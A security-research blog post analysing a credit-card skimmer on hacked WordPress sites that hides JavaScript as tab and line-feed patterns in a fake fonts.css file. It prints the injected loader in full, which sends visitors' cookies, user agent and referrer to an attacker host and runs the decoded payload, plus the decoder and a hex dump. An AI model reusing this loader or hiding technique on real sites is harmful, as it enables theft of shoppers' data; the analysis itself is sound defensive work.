Sucuri Blog

blog.sucuri.net/2020/11/css-js-steganography-in-fake-flash-player-update-malware.html

Denis Sinegubko

November 2, 2020

This summer, MalwareBytes researcher Jérôme Segura wrote an article about how criminals use image files (.ico) to hide JavaScript credit card stealers on compromised e-commerce sites.

In a tweet, Affable Kraut also reported another similar obfuscation technique using **.ico** files to conceal JavaScript skimmers.

> Just something I've noticed more recently with digital skimmers/#magecart. Obfuscated code that has a weird google-analytics[.]com URL in it, which is the proper Google controlled domain. But there's some extra characters, which are strange, so let's see what's actually going on pic.twitter.com/fk0dCh1dET
>
> — Affable Kraut (@AffableKraut) May 15, 2020


From the sample in his tweet, the "***www.google-analytics.com*** URL is clearly visible within the malicious script. However, this script was only used as a dictionary of characters to build a URL for the real payload (**priangan[.]com/wp-content/languages/blogid/favicon.ico** and **lebs[.]site/favicon.ico** in other variations).

Steganography in CSS

Both of these two cases conceal malware within real, benign files — a technique referred to as steganography.

During a recent investigation this October, we came across another interesting variant leveraging the same technique. Instead of loading .ico files and extracting JavaScript from the EXIF data, however, the malware was found nestled within a **.css** file.

The script, which was almost identical to the one found in Affable Kraut's tweet, had been injected at the bottom of the **.js** files wp-includes/js/**wp-emoji-release.min.js**, wp-includes/js/jquery/**jquery.js**, and at the top of **index.php** as seen below.




```
<script type="text/javascript" defer>function VsX(){ll=false;var Jlm=new Image();Object.defineProperty(Jlm,'id',{get
:function(){ll=true;}});requestAnimationFrame(function CVgg(){ll=false;console.log('%c',Jlm);if(!ll){window.onload
=function(){userID=[25,25,26,23,27,23,13,19,4,28,21,2,29,23,26,25,12,23,18,20,2,21,22,2,2];l1='//static.xx.fbcdn.net
.com/plrhg',EazuU='';for(lI=0;lI<userID.length;lI++){EazuU=EazuU+l1[userID[lI]];}NjQ=new XMLHttpRequest();NjQ.onreadyst
atechange=function(){if(NjQ.readyState==4&&NjQ.status==200){FUVm=NjQ.responseText;FUVm=FUVm.split('}');FUVm=FUVm[FUVm
.length-1].split(' ');OFNk='';for(l1l in FUVm){l11='';for(l1I in FUVm[l1l])l11+=(FUVm[l1l][l1I]=='  ')?'1':'0';OFNk
+=String.fromCharCode(parseInt(l11,2).toString(10));}UCr=new Function(OFNk.substr(0,OFNk.length-1));UCr();}};NjQ.open
('POST',decodeURIComponent(escape(EazuU)),!0);NjQ.setRequestHeader('Content-type','application/x-www-form-urlencoded'
);NjQ.send('u='+navigator.userAgent+'&r='+document.referrer+'&c='+encodeURIComponent(document.cookie));};}});}setTimeou
t(VsX(),1500);</script>

<?php
/**
 * Front to the WordPress application. This file doesn't do anything, but loads
 * wp-blog-header.php which does and tells WordPress to load the theme.
 *
 * @package WordPress
 */

/**
 * Tells WordPress to load the WordPress theme and output it.
 *
 * @var bool
 */
define( 'WP_USE_THEMES', true );

/** Loads the WordPress Environment and Template */
require __DIR__ . '/wp-blog-header.php';
```

Infected index.php

This time, the **//static.xx.fbcdn.net[.]com/plrhg** URL was easily seen in plain text.

The string visually resembles a real URL used by Facebook: //**static.xx.fbcdn.net**. However, in reality the **static.xx.fbcdn.net[.]com** (with extra **.com**) does not even exist. It's presence serves as a red herring: it's real purpose is to provide a character dictionary to build the real malicious URL, which this script tries to load via XMLHttpRequest: "**//polobear[.]shop/fonts.css**

Since **.css** is just a text file, how can someone conceal malicious code in it? This part of the injected script explains it:



```
NjQ.onreadystatechange = function () {
  if (NjQ.readyState == 4 && NjQ.status == 200) {
    FUVm = NjQ.responseText;
    FUVm = FUVm.split("}");
    FUVm = FUVm[FUVm.length - 1].split(" ");
    OFNk = "";
    for (l1l in FUVm) {
      l11 = "";
      for (l1I in FUVm[l1l]) l11 += FUVm[l1l][l1I] == "\t" ? "1" : "0";
      OFNk += String.fromCharCode(parseInt(l11, 2).toString(10));
    }
    UCr = new Function(OFNk.substr(0, OFNk.length - 1));
    UCr();
  }
};
```


CSS to JavaScript algorithm

The algorithm takes the part after the last “**}**” in the requested **.css**, splits it into pieces separated by spaces, and then uses those pieces to construct binary representation of character codes, converting them to real characters using the **fromCharCode** function.

This method essentially constructs the JavaScript function character by character, which is then executed once the whole file is processed.

Demonstration of How It Works

To further illustrate this example, let’s review the **fonts.css** file containing the malicious payload:




```css
/* greek */
@font-face {
  font-family: 'Open Sans';
  font-style: normal;
  font-weight: 700;
  src: local('Open Sans Bold'), local('OpenSans-Bold'), url(https://fonts.gstatic.com/s/opensans/v17/mem5YaGs1
      26MiZpBA-UN7rgOUehpOqc.woff2) format('woff2');
  unicode-range: U+0370-03FF;
}
/* vietnamese */
@font-face {
  font-family: 'Open Sans';
  font-style: normal;
  font-weight: 700;
  src: local('Open Sans Bold'), local('OpenSans-Bold'), url(https://fonts.gstatic.com/s/opensans/v17/mem5YaGs1
      26MiZpBA-UN7rgOXehpOqc.woff2) format('woff2');
  unicode-range: U+0102-0103, U+0110-0111, U+0128-0129, U+0168-0169, U+01A0-01A1, U+01AF-01B0, U+1EA0-1EF9, U+
      20AB;
}
/* latin-ext */
@font-face {
  font-family: 'Open Sans';
  font-style: normal;
  font-weight: 700;
  src: local('Open Sans Bold'), local('OpenSans-Bold'), url(https://fonts.gstatic.com/s/opensans/v17/mem5YaGs1
      26MiZpBA-UN7rgOXOhpOqc.woff2) format('woff2');
  unicode-range: U+0100-024F, U+0259, U+1E00-1EFF, U+2020, U+20A0-20AB, U+20AD-20CF, U+2113, U+2C60-2C7F, U+
      A720-A7FF;
}
/* latin */
@font-face {
  font-family: 'Open Sans';
  font-style: normal;
  font-weight: 700;
  src: local('Open Sans Bold'), local('OpenSans-Bold'), url(https://fonts.gstatic.com/s/opensans/v17/mem5YaGs1
      26MiZpBA-UN7rgOUuhp.woff2) format('woff2');
  unicode-range: U+0000-00FF, U+0131, U+0152-0153, U+02BB-02BC, U+02C6, U+02DA, U+02DC, U+2000-206F, U+2074,
      U+20AC, U+2122, U+2191, U+2193, U+2212, U+2215, U+FEFF, U+FFFD;
}
```

Contents of polobear[.]shop/fonts.cssAt first glance, there really doesn’t appear to be anything suspicious here. Just some benign CSS rules.
There are, however, many empty lines at the bottom of the file. Very many. **56,964** empty lines! And the size of this small **fonts.css** file is about **150 Kilobytes**!

Empty lines are normally ignored by browsers and CSS parsers. While strange, this is still absolutely benign in normal circumstances. However we know that this malware uses the file not as CSS but as a source of a JavaScript code — and its binary representation is concealed by sequences of tab and non-tab characters.

Revealing the Code

If we select the empty lines after the last “**}**” character in a text editor, another story is revealed:




```
    src: local('Open Sans Bold'), local('OpenSans-Bold'), url(https://fonts.gstatic.com/s/opensans/v17/mem5YaGs1
        26MiZpBA-UN7rgOUuhp.woff2) format('woff2');
    unicode-range: U+0000-00FF, U+0131, U+0152-0153, U+02BB-02BC, U+02C6, U+02DA, U+02DC, U+2000-206F, U+2074,
        U+20AC, U+2122, U+2191, U+2193, U+2212, U+2215, U+FEFF, U+FFFD;
}
```

Selecting invisible contents in text editor

Looks like Morse code with sequences of dots and dashes, doesn’t it?

When reviewed in hex, it appears like this:



```
00000528 30 31 33 31  2C 20 55 2B  30 31 35 32  2D 30 31 35  33 2C 20 55  2B 30 32 42  0131, U+0152-0153, U+02B
00000540 42 2D 30 32  42 43 2C 20  55 2B 30 32  43 36 2C 20  55 2B 30 32  44 41 2C 20  B-02BC, U+02C6, U+02DA,
00000558 55 2B 30 32  44 43 2C 20  55 2B 32 30  30 30 2D 32  30 36 46 2C  20 55 2B 32  U+02DC, U+2000-206F, U+2
00000570 30 37 34 2C  20 55 2B 32  30 41 43 2C  20 55 2B 32  31 32 32 2C  20 55 2B 32  074, U+20AC, U+2122, U+2
00000588 31 39 31 2C  20 55 2B 32  31 39 33 2C  20 55 2B 32  32 31 32 2C  20 55 2B 32  191, U+2193, U+2212, U+2
000005A0 32 31 35 2C  20 55 2B 46  45 46 46 2C  20 55 2B 46  46 46 44 3B  0A 7D 09 09  215, U+FEFF, U+FFFD;.}..
000005B8 09 0A 09 09  20 09 09 0A  0A 09 0A 09  20 09 09 09  0A 09 09 0A  20 09 09 0A  .... ....... ....... ...
000005D0 0A 0A 0A 09  20 09 09 0A  09 09 0A 0A  20 09 0A 09  0A 0A 0A 20  09 09 0A 0A  .... ....... ...... ....
000005E8 09 09 0A 20  09 09 09 0A  09 0A 09 20  09 09 0A 09  09 09 0A 20  09 09 0A 0A  ... ....... ....... ....
00000600 0A 09 09 20  09 09 09 0A  09 0A 0A 20  09 09 0A 09  0A 0A 09 20  09 09 0A 09  ... ....... ....... ....
00000618 09 09 09 20  09 09 0A 09  09 09 0A 20  09 0A 09 0A  0A 0A 20 09  09 09 0A 09  ... ....... ...... .....
00000630 09 09 20 09  0A 09 09 0A  0A 20 09 09  0A 09 0A 0A  09 20 09 0A  09 09 0A 0A  .. ...... ....... ......
00000648 20 09 09 09  0A 0A 09 09  20 09 0A 09  09 0A 0A 20  09 09 0A 0A  09 0A 09 20   ....... ...... .......
00000660 09 0A 09 0A  0A 09 20 09  09 09 09 0A  09 09 20 09  09 09 0A 09  09 0A 20 09  ...... ....... ....... .
00000678 09 0A 0A 0A  0A 09 20 09  09 09 0A 0A  09 0A 20 09  0A 0A 0A 0A  0A 20 09 09  ...... ....... ...... ..
00000690 0A 09 09 0A  0A 20 09 0A  0A 09 0A 0A  09 20 09 09  0A 09 09 0A  0A 20 09 09  ..... ....... ....... ..
000006A8 0A 09 09 0A  0A 20 09 09  09 09 0A 09  20 09 09 0A  0A 0A 0A 20  09 09 09 0A  ..... ...... ...... ....
000006C0 09 09 20 09  09 09 0A 09  09 0A 20 09  09 0A 0A 0A  0A 09 20 09  09 09 0A 0A  .. ....... ....... .....
000006D8 09 0A 20 09  0A 0A 0A 0A  0A 20 09 09  0A 09 09 0A  0A 20 09 09  0A 09 09 0A  .. ...... ....... ......
000006F0 0A 20 09 09  0A 0A 0A 09  20 09 0A 0A  09 0A 0A 09  20 09 09 09  09 0A 09 20  . ...... ....... ......
00000708 09 09 0A 0A  0A 0A 20 09  09 09 0A 09  09 20 09 09  09 0A 09 09  0A 20 09 09  ...... ...... ....... ..
00000720 0A 0A 0A 0A  09 20 09 09  09 0A 0A 09  0A 20 09 0A  0A 0A 0A 0A  20 09 0A 0A  ..... ....... ...... ...
00000738 09 0A 0A 09  20 09 09 0A  09 09 0A 0A  20 09 09 0A  0A 0A 09 20  09 09 0A 09  .... ....... ....... ....
00000750 09 0A 0A 20  09 09 09 09  0A 09 20 09  09 0A 0A 0A  0A 20 09 09  09 0A 09 09  ... ...... ...... ......
00000768 20 09 09 09  0A 09 09 0A  20 09 09 0A  0A 0A 0A 09  20 09 09 09  0A 0A 09 0A   ....... ....... .......
```

Hex view of fonts.css


Here you can explicitly see that the lines are not that empty. They consist of sequences of tabs (**09**), spaces (**20**) and line feeds (**0A**).

In these sequences, spaces work as delimiters between individual bytes (characters). Tabs and line feeds form binary representations of characters, where tab is **1** and line feed is **0**.

For example, the first encrypted character after the last “**}**” is **09-09-09-0A-09-09**, which can be converted to the binary “**111011**”. This is equal to decimal **59**, which is the character code for “**;**” (semicolon).

Converting Empty Lines to JavaScript Code

Using this algorithm, we decoded all the **56,964** lines and got **20,233** bytes of this malicious JavaScript code:



